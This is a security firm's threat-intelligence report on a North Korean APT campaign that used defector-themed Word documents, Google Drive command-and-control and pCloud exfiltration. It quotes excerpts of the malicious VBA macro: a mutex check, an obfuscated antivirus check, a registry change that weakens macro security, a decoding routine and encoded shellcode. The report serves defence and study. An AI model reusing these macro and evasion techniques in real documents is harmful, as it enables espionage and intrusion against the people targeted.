
The 'Spy Cloud' Operation: Geumseong121 group carries out the APT attack disguising the evidence of North Korean defection



The Background of 'Operation Spy Cloud' APT Campaign

ESRC (ESTsecurity Security Response Center) researchers identified the new APT campaign carried out by the state-sponsored group named 'Geumseong121' in early March 2020.

'Geumseong121', a North Korean threat group has been conducting the state-sponsored espionage activities in the cyberspace of South Korea for years, mainly targeting those who

are engaged in unification, foreign affairs, or national security, the leaders of the organizations specializing in North Korean issues, and North Korean refugees.

ESRC analyzed the recently discovered campaign based on Indicators of compromise (IoC) data and pieces of evidence collected by threat intelligence multi-channel sensors including the ESTsecurity's security solution ALYac.

The report titled "The stealthy mobile APT attack carried out by Geumseong121 APT hacking group" published in November last year, reveals that the group has attempted to perform cyber-attacks targeting a wide range of devices including computers as well as mobile devices.

In particular, the group infiltrated an unspecified website and exploited it as a command control (C2) server in the 'Operation Dragon Messenger' campaign. Also, we observe the evolution of the attack strategies in the web servers, which have been built by the group using its design, for use in the newly discovered attack.

Moreover, the use of trust-based attack tactics such as Google Play Store or YouTube is distinguished from the existing attack strategies that have been used by most threat actors.

The APT campaign used the advanced spear-phishing techniques with the bait file containing evidence of North Korean defectors to trick email recipients into believing they received an email from a trusted source.


ESRC named the Geumseong 121 group's APT campaign as 'Operation Spy Cloud' based on the use of Google Drive and PickCloud service.

APT attack vector: spear phishing tactics and processes

The group of attackers behind the 'Operation Spy Cloud' make full use of and derive benefit from a spear-phishing technique that enables the direct and stealthy access to the attack targets.

The spear-phishing email used in the attack contains a malicious link, which tricks users to click to download the file attaching the malicious MS Word DOC document.

Based on the samples we collected, the campaign's decoy documents used the file formats DOC, XLS, and HWP, the Korean government standard word processor format, targeting the users in South Korea.



[Figure 1] Attack flow of 'Operation Spy Cloud'

The attacker attempted to distribute the file by using a URL link instead of attaching the file considering that a security solution could capture emails where a malware threat is detected in an attachment and block the email before delivery. This allows attackers to modify or delete files as needed, to evade detection and minimize the footprint.

ESRC has identified some file download links used in the attack, which were not active any longer during the analysis process because the attackers had already removed the files.


The analysis result of the malicious DOC Word file used for the attack reveals that the shellcode is combined with the obfuscated malicious VBA macro.

When executing the shellcode, it connects to the Google Drive set as the command control (C2) server, executes the EXE malicious module, and attempts to leak computer information to the pCloud.

In-depth analysis of the tactics and tools used in 'Operation Spy Cloud'

When a malicious DOC document is executed, a fake screen appears as if a certain image area is not displaying properly as follows, with the phrase saying that 'This picture is not automatically downloaded from the Internet to protect personal information.' on the top of the document.

The attackers trick users into believing that the image is not displayed properly due to the privacy protection and clicking the [Enable Content] button.



[Figure 2] Malicious document disguised as a file related to North Korean refugees

The following VBA macro functions are included in the DOC document, and the malicious function is activated when the [Enable Content] button is executed.

In the first stage, it uses the 'CreateMutex' function to declare the mutex as 'm_mtn' value to avoid duplicate execution.

```
Option Explicit

Private Declare PtrSafe Function CreateMutex Lib "kernel32" Alias "CreateMutexA" (ByVal lpMutexAttributes As Long, ByVal bInitialOwner As Long, ByVal lpName As String) As Long

Private m_mt As Long

Private Sub ghjkjhgyujx()

m_mt = CreateMutex(0, 1, "m_mtn")

Dim er As Long: er = Err.LastDllError

If er <> 0 Then

Application.DisplayAlerts = False

Application.Quit

Else

End If

End Sub
```

Then, the producer checks for the file name of a specific foreign security program using Mid function in the string list, and if it does not exist, continues the decoding routine. Therefore, it can be used as 'kill switch' depending on the conditions.

- c:₩windows₩avp.exe

- c:₩windows₩kavsvc.exe

- c:₩windows₩clisve.exe

sen_str = pQFqnD5h 2WOGfbmNyi*IKP7JX9A)dcLelj(kETogHs.#wxBU+13rv&6VtC,uYz=Z0RS8aM4

```
Dim dirValue3 As String
Dim sen_str
sen_str = "pQFqnD5h 2WO" & "GfbmNyi*IKP7JX9A)dcLe" & "lj(kETogHs.#wxBU+13rv&6" &
"VtC,uYz=Z0RS8aM4"
dirValue1 = "C:\Windows\"
dirValue1 = dirValue1 & Mid(sen_str, 70, 1) // a
dirValue1 = dirValue1 & Mid(sen_str, 54, 1) // v
dirValue1 = dirValue1 & Mid(sen_str, 1, 1)  // p
dirValue1 = dirValue1 & Mid(sen_str, 44, 1) // .
dirValue1 = dirValue1 & Mid(sen_str, 33, 1) // e
dirValue1 = dirValue1 & Mid(sen_str, 47, 1) // x
dirValue1 = dirValue1 & Mid(sen_str, 33, 1) // e
dirValue2 = "C:\Windows\"
dirValue2 = dirValue2 & Mid(sen_str, 22, 1) // K
dirValue2 = dirValue2 & Mid(sen_str, 70, 1) // a
dirValue2 = dirValue2 & Mid(sen_str, 54, 1) // v
dirValue2 = dirValue2 & Mid(sen_str, 43, 1) // s
dirValue2 = dirValue2 & Mid(sen_str, 54, 1) // v
dirValue2 = dirValue2 & Mid(sen_str, 31, 1) // c
dirValue2 = dirValue2 & Mid(sen_str, 44, 1) // .
dirValue2 = dirValue2 & Mid(sen_str, 33, 1) // e
dirValue2 = dirValue2 & Mid(sen_str, 47, 1) // x
dirValue2 = dirValue2 & Mid(sen_str, 33, 1) // e
dirValue3 = "C:\Windows\"
dirValue3 = dirValue3 & Mid(sen_str, 31, 1) // c
dirValue3 = dirValue3 & Mid(sen_str, 34, 1) // l
dirValue3 = dirValue3 & Mid(sen_str, 19, 1) // i
dirValue3 = dirValue3 & Mid(sen_str, 43, 1) // s
dirValue3 = dirValue3 & Mid(sen_str, 54, 1) // v
dirValue3 = dirValue3 & Mid(sen_str, 33, 1) // e
dirValue3 = dirValue3 & Mid(sen_str, 44, 1) // .
dirValue3 = dirValue3 & Mid(sen_str, 33, 1) // e
dirValue3 = dirValue3 & Mid(sen_str, 47, 1) // x
dirValue3 = dirValue3 & Mid(sen_str, 33, 1) // e
If Not kkkjSOO.FileExists(dirValue1) Or kkkjSOO.FileExists(dirValue2) Or
kkkjSOO.FileExists(dirValue3) Then
eviwbejfkaksd val
End If
```

[Figure 3] Function to check for a specific security program

Next, it registers the registry key to modify the macro security settings as follows:

It replaces the HKEY_CURRENT_USER₩Software₩Microsoft₩Office₩(Version)₩Word₩Security₩AccessVBOM value with '1', which allows secure access to the VBA project object model in developer macro settings. It also declares a specific encoding string to decode the obfuscated shellcode listed at the bottom of the macro function.

```
Private Sub fngjksnhokdnfd(newValue As Integer)
Dim wsh As Object
Dim regKey As String
Set wsh = CreateObject("WScript.shell")
regKey = "HKEY_CURRENT_USER\Software\Microsoft\Office\" & Application.Version &
"\Word\Security\AccessVBOM"
wsh.RegWrite regKey, newValue, "REG_DWORD"
End Sub
Public Function gkrnpslmyie(sString As String) As String
Dim str_on As String
Dim str_en As String
str_on = "abcdefghijklmnopqr" & "stuvwxyzABCDEFGHIJKLMNOPQ" &
"RSTUVWXYZ1234567890 &*(),.#+="
str_en = "7JX9A)dwxBU" & "+13rv&tC,uYz=Z0RS8aM4Fq" & "nD5h 2WpQOGfbmNKPc" &
"Lelj(kogHs.#yi*IET6V"
Dim jjjkkkrrr_en As String
Dim i
Dim j
Dim lenEncoded
lenEncoded = Len(str_en)
For i = 1 To Len(sString)
Dim vCharOri As String
vCharOri = Mid(sString, i, 1)
For j = 1 To Len(str_en)
Dim vCharTable As String
vCharTable = Mid(str_en, j, 1)
If vCharOri = vCharTable Then
jjjkkkrrr_en = jjjkkkrrr_en & Mid(str_on, j, 1)
Exit For
End If
```

[Figure 4] Registering the registry key and shellcode decoding string declaration

str_on = abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890
&*(),.#+=


str_en = 7JX9A)dwxBU+13rv&tC,uYz=Z0RS8aM4FqnD5h
2WpQOGfbmNKPcLeIj(kogHs.#yi*IET6V

The 72 byte-string is replaced with a string that is symmetrical at each position and rearranged. The shellcode is one of the key areas in the following macro functions.

```
jjjkkkrrr = jjjkkkrrr & "....8r3C,.pRFM_MKM8bfM_OMRaNOnfM.V.#qjs" & vbCrLf
jjjkkkrrr = jjjkkkrrr & "....ax1.vtrX.RC.pOW8MGG_n24WO RfnW2" & vbCrLf
jjjkkkrrr = jjjkkkrrr & "....ax1.pna.RC.hr3d" & vbCrLf
jjjkkkrrr = jjjkkkrrr & "....ax1.CtX_C,t.RC.m7tx73," & vbCrLf
jjjkkkrrr = jjjkkkrrr &
"CtX_C,t.V.Rtt7Zi#q((I.#qgSI.#qM8I.#qgLI.#qM8I.#qgjI.#qsI.#qsI.#qsI.#q(lI.#q(kI.
#q(oI.#qSHI.#qj8I.#qooI.#qekI.#qoI.#qMgI.#q(RI.#qeI.#qsI.#qsI.#qSHI.#q(gI.#qRjI.
#q(lI.#qM(I.#qgHI.#qj(I.#q4jI.#qMgI.#qjaI.#qeI.#qsI.#qsI.#qSHI.#q4sI.#qS(I.#qReI
.#q(kI.#qgSI.#q4sI.#qMgI.#qjLI.#qeI.#qsI.#qsI.#qSHI.#qjjI.#q4sI.#ql(I.#qMsI.#qgS
I.#q4gI.#qMgI.#ql(I.#qeI.#qsI.#qsI.#qkRI.#qjsI.#qkgI.#qsI.#qlsI.#qsI.#qsI.#qkgI.
#qsI.#qsI.#qLsI.#qsI.#qllI.#qaSI.#qgHI.#qj(I.#q4sI.#q(lI.#q44I.#qakI.#qSHI.#qLsI
.#qMLI.#qgRI.#q8lI.#q8oI.#qj(I.#qMgI.#qMHI.#qsI.#qsI.#qsI.#qgSI.#q4sI.#qMgI.#qMI
.#qeI.#qsI.#qsI.#qgsI.#ql4I.#qMHI.#qgHI.#qj(I.#q4gI.#qojI.#qlsI.#qgaI.#qjaI.#q48
I.#q(LI.#qkRI.#qjsI._" & vbCrLf
 jjjkkkrrr = jjjkkkrrr &
"....#qkRI.#q(I.#q(oI.#q44I.#qasI.#qSHI.#q8jI.#qLkI.#qjsI.#qsI.#qeSI.#q84I.#qglI
.#qMHI.#q(I.#qgHI.#qjaI.#qMHI.#qgSI.#qj(I.#qMgI.#qgHI.#qoI.#qgaI.#qj(I.#q48I.#q(
sI.#q44I.#qo(I.#q48I.#q8LI.#qMHI.#qLgI.#qkRI.#q(I.#q(oI.#qggI.#qj4I.#qjI.#q44I.#
q((I.#q4gI.#qMgI.#q4jI.#qsI.#qsI.#qsI.#qg(I.#q8sI.#qojI.#qoI.#qkgI.#qgLI.#qsI.#q
sI.#qsI.#q44I.#qaoI.#qgaI.#qj(I.#qagI.#q8oI.#qj(I.#qgsI.#qkgI.#qojI.#qojI.#qosI.
#q(sI.#q8oI.#qj(I.#qgjI.#qlRI.#qe4I.#qe4I.#qkjI.#q8oI.#qj(I.#qggI.#qoeI.#qkHI.#q
okI.#qk(I.#q8oI.#qj(I.#qg8I.#qeMI.#qkoI.#qk4I.#qk4I.#q8oI.#qj(I.#qHsI.#qkoI.#qk8
I.#qk(I._" & vbCrLf
 jjjkkkrrr = jjjkkkrrr &
"....#qeMI.#q8oI.#qj(I.#qHjI.#qklI.#qk4I.#qkaI.#qe4I.#q8oI.#qj(I.#qHgI.#qo(I.#qk
lI.#ql4I.#qk(I.#q8oI.#qj(I.#qH8I.#qogI.#qosI.#qk4I.#qoeI.#q8oI.#qj(I.#qRsI.#qojI
.#qlaI.#qkjI.#qk4I.#q8oI.#qj(I.#qRjI.#qooI.#qkMI.#qk8I.#qk4I.#q8oI.#qj(I.#qRgI.#
qkLI.#qkjI.#qekI.#qkHI.#q8oI.#qj(I.#qR8I.#qkjI.#qlaI.#qlLI.#q(gI.#q8oI.#qj(I.#qS
sI.#qjgI.#qjkI.#qo(I.#qkgI.#q8oI.#qj(I.#qSjI.#qoRI.#qkeI.#qoLI.#qkgI.#q8oI.#qj(I
.#qSgI.#qjaI.#qlLI.#qoLI.#qk(I.#q8oI.#qj(I.#qS8I.#qeaI.#qlkI.#qokI.#q(gI.#q8oI.#
qj(I.#q8sI.#qo(I.#qk8I.#qlHI.#qk4I.#q8oI.#qj(I.#q8jI.#qkaI.#qogI.#q(HI.#qolI.#q8
oI.#qj(I.#q8gI.#qklI._" & vbCrLf
 jjjkkkrrr = jjjkkkrrr &
"....#qjjI.#qklI.#q(RI.#q8oI.#qj(I.#q88I.#qjHI.#q(RI.#qj8I.#qsI.#qgHI.#q(aI.#qas
I.#q8oI.#qj(I.#qagI.#qooI.#qkHI.#qkMI.#qkHI.#q8oI.#qj(I.#qa8I.#qkMI.#qk(I.#qojI.
#qeMI.#q8oI.#qj(I.#qMsI.#qkjI.#qk8I.#qk8I.#qsI.#qgHI.#q(aI.#qMjI.#q44I.#q((I.#q4
jI.#qgSI.#qoaI.#q4sI.#qgSI.#qakI.#qgaI.#qjaI.#qgsI.#qMgI.#qMLI.#qLI.#qsI.#qsI.#q
```

[Figure 5] Encoded shellcode area


The analysis of the shellcode identifies the command attempting to connect to a specific Google Drive, which is used as a command control (C2) server. In this case, a security detection system could determine it as a normal connection.



[Figure 6] Access to Google Drive, the C2 server using the shellcode command

Google Drive includes a file named 'invoice.sca' disguised as an invoice file.


The last modified time of the file is on the afternoon of March 10, 2020, and the file is encrypted with XOR algorithm. The owner who shared the file is using the Gmail account 'godlemessy@gamil.com'. The analysis result shows that it was the G-mail account used by the group behind the campaign, which has often seen in similar threat cases previously.



[Figure 7] Attacker information and payload registered in Google Drive


The 'invoice.sca' file (0xbf 0x7a 0x79 0x51 4 bytes) is XOR-encrypted in iterative decoding scheme, then the malicious module inside will appear.

File Name	Time Stamp (UTC)	MD5
invoice.sca (decode)	2020-03-02 23:32:17	392647675E8DFCD2602B4FFE38A19E2B



[Figure 8] Comparison of payload decoding

The decoded malicious code communicates to the cloud server using pCloud access token data, steal the system information, and installs the additional backdoors according to the attacker's intention. The main functions of the spy module are not much different from the tools used by the 'Guemseong 121' group.




[Figure 9] Access token for pCloud communication

The information such as the json file containing the account history and the email address that the attacker used, and when the attacker signed up for the service have been identified by browsing the account of the attacker who registered the cloud service based on the API.

"registered": "Wed, 10 Apr 2019 06:40:53 +0000",

"email": "kpsa-press@daum.net",

The information reveals that the attacker registered the cloud service on April 10, 2019, and signed up with the Daum/kakao account 'kpsa-press@daum.net'.

